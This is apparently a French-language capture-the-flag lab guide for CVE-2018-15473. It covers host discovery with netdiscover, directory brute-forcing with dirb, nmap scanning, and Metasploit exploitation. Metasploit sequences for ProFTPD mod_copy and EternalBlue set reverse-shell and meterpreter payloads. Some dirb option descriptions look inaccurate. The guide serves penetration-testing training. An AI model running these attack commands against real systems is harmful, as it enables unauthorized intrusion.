
CTF BAM - CVE-2018-15473

Topologie :



Etape 1 – Trouver L'IP de la machine vulnérable

Netdiscover

Netdiscover est un outil réseau utilisé pour découvrir les adresses IP actives sur un réseau local. Il fonctionne en envoyant des requêtes ARP (Address Resolution Protocol) pour détecter les machines connectées. Cet outil est particulièrement utile pour l'analyse de réseau et le dépannage, notamment dans des environnements sans serveur DHCP ou pour cartographier rapidement un réseau.

Exemple d'utilisation :

Supposons que vous êtes sur un réseau local avec le sous-réseau **192.168.1.0/24**. Pour scanner toutes les adresses IP actives, utilisez la commande suivante :

netdiscover -r 192.168.1.0/24

Cette commande affichera une table contenant les informations suivantes :

- Adresse IP
- Adresse MAC

- Fabricant (si détecté)
- Statut (actif ou non)

Options couramment utilisées :

1. **-r** : Spécifie la plage d'adresses à scanner.
   Exemple : -r 192.168.1.0/24
2. **-i** : Définit l'interface réseau à utiliser.
   Exemple : -i eth0
3. **-c** : Définit le nombre de requêtes ARP à envoyer par adresse.
   Exemple : -c 3

Commande combinée (pratique) :

Pour scanner le réseau **192.168.1.0/24** avec une interface spécifique et un scan rapide, utilisez la commande suivante :

netdiscover -i wlan0 -r 192.168.1.0/24

Cette commande permet de repérer les équipements connectés à un réseau.

Etape 2 – Trouver le mot de passe

Dirb

Dirb est un outil en ligne de commande utilisé pour effectuer des analyses de force brute sur des sites web. Il explore automatiquement les répertoires et fichiers cachés en utilisant des listes de mots prédéfinies (ou personnalisées). C'est un outil très utile pour les tests de pénétration, permettant de découvrir des ressources non répertoriées ou protégées sur un serveur web.

Exemple d'utilisation :

Supposons que vous souhaitez analyser un site web sur **http://example.com** pour trouver des répertoires ou fichiers cachés. La commande serait :

dirb http://example.com

Cette commande effectue une analyse en utilisant une liste de mots par défaut, située dans le répertoire **/usr/share/dirb/wordlists/common.txt**.

Options couramment utilisées :

1. **-w** : Active un mode "wordlist browsing" pour afficher uniquement les résultats trouvés.
   Exemple : dirb http://example.com -w
2. **-u** : Spécifie un fichier d'agent utilisateur personnalisé.
   Exemple : dirb http://example.com -u "Mozilla/5.0"
3. **-X** : Filtre par extensions spécifiques pour les fichiers.
   Exemple : dirb http://example.com -X .php,.html,.txt
4. **-o** : Sauvegarde les résultats dans un fichier.
   Exemple : dirb http://example.com -o resultat.txt
5. **-r** : Désactive le scan récursif pour limiter la recherche au répertoire racine.
   Exemple : dirb http://example.com -r
6. **-t** : Définit le nombre de threads à utiliser (par défaut 10).
   Exemple : dirb http://example.com -t 20

Commande combinée (pratique) :

Pour scanner un site **http://example.com** avec une extension spécifique (.php), un fichier de mots personnalisé et en sauvegardant les résultats dans un fichier, utilisez :

dirb http://example.com /path/to/wordlist.txt -X .php -o resultat.txt

Cette commande permet une recherche ciblée et efficace pour identifier des fichiers ou répertoires sensibles.

Types de codage et de cryptage des messages

1. Codage

- **Base64 :** Transforme les données binaires en texte ASCII. Utilisé pour transmettre des données dans des formats textuels.
- **Hexadécimal :** Représente les données binaires en format hexadécimal. Utile pour le debugging.

- **URL Encoding :** Encode les caractères spéciaux dans une URL (ex. espace devient %20).
- **Morse :** Code les messages en signaux courts et longs (ex. ... --- ... pour SOS).

2. Cryptage

- **Symétrique :** Une seule clé pour chiffrer et déchiffrer (ex. AES, DES).
- **Asymétrique :** Une clé publique pour chiffrer, une clé privée pour déchiffrer (ex. RSA).
- **Hashing :** Transforme les données en une empreinte unique et irréversible (ex. SHA-256, MD5).
- **Stéganographie :** Cache un message dans un autre support (ex. image ou audio).

Indice :

Regarder à l'intérieur du code de pages (comme fr.php)

Etape 3 – Exploiter la vulnérabilité

Nmap

Nmap (Network Mapper) est un outil open-source puissant utilisé pour scanner et auditer des réseaux. Il permet de découvrir des hôtes, de cartographier les ports ouverts, d'identifier les services en cours d'exécution, et parfois même de détecter des vulnérabilités potentielles. C'est un outil incontournable pour les administrateurs réseau et les experts en sécurité.

Exemple d'utilisation :

Pour scanner une cible avec l'adresse IP 192.168.1.1 et afficher les ports ouverts :

nmap 192.168.1.1

Cela retournera une liste des ports ouverts et des services associés (si détectés).

Options couramment utilisées :

1. **-sS :** Effectue un scan furtif (SYN scan), rapide et discret. *Exemple :* nmap -sS 192.168.1.1
2. **-sV :** Identifie les versions des services en cours d'exécution sur les ports ouverts. *Exemple :* nmap -sV 192.168.1.1
3. **-A :** Effectue un scan avancé avec détection d'OS et des scripts par défaut. *Exemple :* nmap -A 192.168.1.1
4. **-p :** Spécifie les ports à scanner (ou tous les ports avec -p-). *Exemple :* nmap -p 22,80,443 192.168.1.1
5. **-T :** Définit la vitesse du scan (de 0 à 5, où 5 est le plus rapide). *Exemple :* nmap -T4 192.168.1.1
6. **-oN / -oX / -oG :** Sauvegarde les résultats dans des formats respectivement texte brut, XML, ou compatible grep. *Exemple :* nmap -oN resultat.txt 192.168.1.1

Commande combinée (pratique) :

Pour effectuer un scan complet et détaillé de tous les ports sur une cible avec détection d'OS et sauvegarde des résultats dans un fichier :

nmap -A -p- -T4 -oN resultat.txt 192.168.1.1

Exemples avancés :

1. Scanner un réseau complet : Pour scanner toutes les machines dans le réseau 192.168.1.0/24 :
2. nmap 192.168.1.0/24
3. Découvrir uniquement les hôtes actifs : Utilisez l'option -sn pour un ping sweep sans scanner les ports :
4. nmap -sn 192.168.1.0/24
5. Utiliser des scripts Nmap (NSE) : Pour détecter des vulnérabilités avec un script spécifique, comme un test d'exploit SSH bruteforce :
6. nmap --script ssh-brute -p 22 192.168.1.1

Metasploit

Metasploit est un framework de tests de pénétration très puissant utilisé pour identifier, exploiter et tester des vulnérabilités sur des systèmes informatiques. Il fournit une plateforme avec une large gamme d'exploits, de payloads et d'outils permettant d’automatiser des tâches liées à la sécurité informatique.

Exemple d’utilisation :

Supposons que vous souhaitez exploiter une vulnérabilité connue sur un service utilisant un serveur FTP vulnérable. Voici les étapes générales à suivre dans Metasploit :

1. **Lancer Metasploit :**

msfconsole

2. **Rechercher un exploit pour FTP :**

search ftp

3. **Sélectionner un exploit spécifique :**

use exploit/unix/ftp/proftpd_modcopy_exec

4. **Configurer les paramètres requis :**

set RHOSTS 192.168.1.10

set RPORT 21

5. **Définir le payload :**

set PAYLOAD cmd/unix/reverse

6. **Lancer l’exploitation :**

exploit

Options couramment utilisées :

1. **search** : Recherche un exploit ou un module dans la base de données Metasploit.
   Exemple : search smb

2. **use** : Sélectionne un module spécifique.
   Exemple : use exploit/windows/smb/ms17_010_eternalblue
3. **set** : Configure les options requises pour l'exploitation.
   Exemple : set LHOST 192.168.1.5
4. **show** : Affiche des informations sur les modules, options ou payloads disponibles.
   Exemple : show payloads
5. **exploit ou run** : Lance l'exploitation.
   Exemple : exploit
6. **set RHOSTS X.X.X.X :** Permet de définir l'IP que l'on veut attaquer
7. **set USER_FILE :** Définis tout les utilisateurs a tester sur la cible
8. **set VERBOSE true :** permet d'afficher les détails lors de l'exploit
9. **set RPORT XX :** Définis sur quelle port attaquer
10. **sessions** : Permet de lister, interagir ou gérer les sessions ouvertes.
    Exemple : sessions -i 1

Commande combinée (pratique) :

Pour exploiter une vulnérabilité SMB (EternalBlue), une commande combinée pourrait ressembler à ceci :

msfconsole -q

use exploit/windows/smb/ms17_010_eternalblue

set RHOSTS 192.168.1.100

set LHOST 192.168.1.5

set PAYLOAD windows/x64/meterpreter/reverse_tcp

exploit

Cette commande configure Metasploit pour cibler un hôte spécifique, définir un payload, et lancer une attaque sur la vulnérabilité SMB.